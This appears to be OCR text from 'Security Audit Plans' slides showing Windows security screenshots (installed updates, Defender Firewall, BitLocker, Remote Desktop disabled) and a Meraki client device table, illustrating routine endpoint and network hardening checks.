
Your device is safe

See ignored issues

LAST DEVICE SCAN	DATABASE VERSION	REAL-TIME PROTECTION
May 31, 2019	Up to date	On
SCAN NOW	UPDATE NOW	PROTECTED

Mobile Devices

Security Audit Plans (SAP)



Installed Updates

Control Panel > Programs > Programs and Features > Installed Updates

Uninstall an update


To uninstall an update, select it from the list and then click Uninstall or Change.

Name	Program	Version	Publisher	Installed On
Adobe Acrobat Reader DC (1)				
Adobe Acrobat Reader DC (19.012.20040)	Adobe Acrobat Rea...			8/22/2019
Microsoft Windows (13)				
Security Update for Microsoft Windows (KB4517576)	Microsoft Windows		Microsoft Corporation	9/16/2019
Security Update for Adobe Flash Player	Microsoft Windows		Microsoft Corporation	9/16/2019
Update for Microsoft Windows (KB4514358)	Microsoft Windows		Microsoft Corporation	9/16/2019
Security Update for Microsoft Windows (KB4517577)	Microsoft Windows		Microsoft Corporation	9/12/2019
Update for Microsoft Windows (KB4498153)	Microsoft Windows		Microsoft Corporation	8/21/2019
Security Update for Microsoft Windows (KB4512937)	Microsoft Windows		Microsoft Corporation	8/14/2019
Security Update for Microsoft Windows (KB4509095)	Microsoft Windows		Microsoft Corporation	7/10/2019
Update for Microsoft Windows (KB4465065)	Microsoft Windows		Microsoft Corporation	6/21/2019
Security Update for Microsoft Windows (KB4504369)	Microsoft Windows		Microsoft Corporation	6/11/2019
Security Update for Adobe Flash Player	Microsoft Windows		Microsoft Corporation	6/11/2019
Security Update for Microsoft Windows (KB4499728)	Microsoft Windows		Microsoft Corporation	5/17/2019
Security Update for Microsoft Windows (KB4493510)	Microsoft Windows		Microsoft Corporation	4/10/2019
Security Update for Microsoft Windows (KB4470788)	Microsoft Windows		Microsoft Corporation	3/10/2019

Currently installed updates
14 updates installed

Remote Connections – Turn Off Default and Turn On when needed

Security Audit Plans (SAP)



Windows Defender Firewall
Control Panel > All Control Panel Items > Windows Defender Firewall
Search Control Panel
Control Panel Home
Allow an app or feature through Windows Defender Firewall
Change notification settings
Turn Windows Defender Firewall on or off
Restore defaults
Advanced settings
Troubleshoot my network
See also
Security and Maintenance
Network and Sharing Center
Type here to search
8:29 AM
9/10/2019

Help protect your PC with Windows Defender Firewall

Windows Defender Firewall can help prevent hackers or malicious software from gaining access to your PC through the Internet or a network.

Private networks — Not connected

Guest or public networks — Connected

Networks in public places such as airports or coffee shops

Windows Defender Firewall state: On


Incoming connections: Block all connections to apps that are not on the list of allowed apps

Active public networks: Verizon-SM-G977U-d062

Notification state: Notify me when Windows Defender Firewall blocks a new app

Firewalls

Security Audit Plans (SAP)




1470 client devices

□		Status	Description	Last seen	Usage ▼	OS	IPv4 address	Policy
□	1	●	MX Management Int	May 17 15:48	6.60 TB	Meraki OS	10.50.183.254	normal
□	2	📶	UKMARKETINGSCREEN1	May 17 15:48	1.62 TB	Mac OS X 10.12	192.168.60.187	normal
□	3	●	LONDS02	May 17 15:48	444.06 GB	Mac OS X	10.50.177.250	normal
□	4	●	Cisco - Alpha ABB GW 2	May 17 15:47	270.14 GB	Debian-based Linux	173.37.102.6	normal
□	5	●	Cisco - Alpha ABB GW 1	May 17 15:48	252.60 GB	Debian-based Linux	10.50.176.33	normal
□	6	●	Cisco - Alpha ABB 1	May 17 15:48	247.09 GB	Debian-based Linux	10.50.176.34	normal
□	7	●	03:31:85:bb:11:d0	May 17 07:38	245.56 GB	Debian-based Linux	10.50.178.3	normal
□	8	📶	BMORTONX240	May 17 15:48	175.39 GB	Windows 7	10.50.182.177	normal
□	9	●	mac-c02pd1dwfvh6	May 15 13:46	154.58 GB	Mac OS X	10.50.177.138	normal
□	10	●	mac-c02np0xxg3qr	May 17 14:29	141.30 GB	Mac OS X	10.50.177.202	normal
□	11	📶	GBOURNERMBP	May 17 15:48	122.27 GB	Mac OS X 10.11	10.50.182.184	normal
□	12	📶	bburlingmbptb-5	May 17 15:48	113.66 GB	Mac OS X 10.12	10.50.182.166	normal
			ear 220E1	May 17 15:48	103.23 GB	ShoreTel IP phone	10.0.20.244	normal

Firewalls

Security Audit Plans (SAP)



BitLocker Drive Encryption

Control Panel > All Control Panel Items > BitLocker Drive Encryption

Search Control Panel

Control Panel Home

BitLocker Drive Encryption

Help protect your files and folders from unauthorized access by protecting your drives with BitLocker.

Operating system drive

Acer (C:) BitLocker off

Fixed data drives

Data (D:) BitLocker on

- Back up your recovery key
- Change password
- Remove password
- Add smart card
- Turn on auto-unlock
- Turn off BitLocker

Removable data drives - BitLocker To Go

Insert a removable USB flash drive to use BitLocker To Go.

See also


- TPM Administration
- Disk Management
- Privacy statement

Type here to search

8:33 AM
9/18/2019

BitLocker On

Security Audit Plans (SAP)



System Properties

Computer Name | Hardware | Advanced | System Protection | Remote

Remote Assistance

☐ Allow Remote Assistance connections to this computer

What happens when I enable Remote Assistance?

Advanced...

Remote Desktop

Choose an option, and then specify who can connect.

● Don't allow remote connections to this computer

○ Allow remote connections to this computer

☐ Allow connections only from computers running Remote Desktop with Network Level Authentication (recommended)

Help me choose

Select Users...

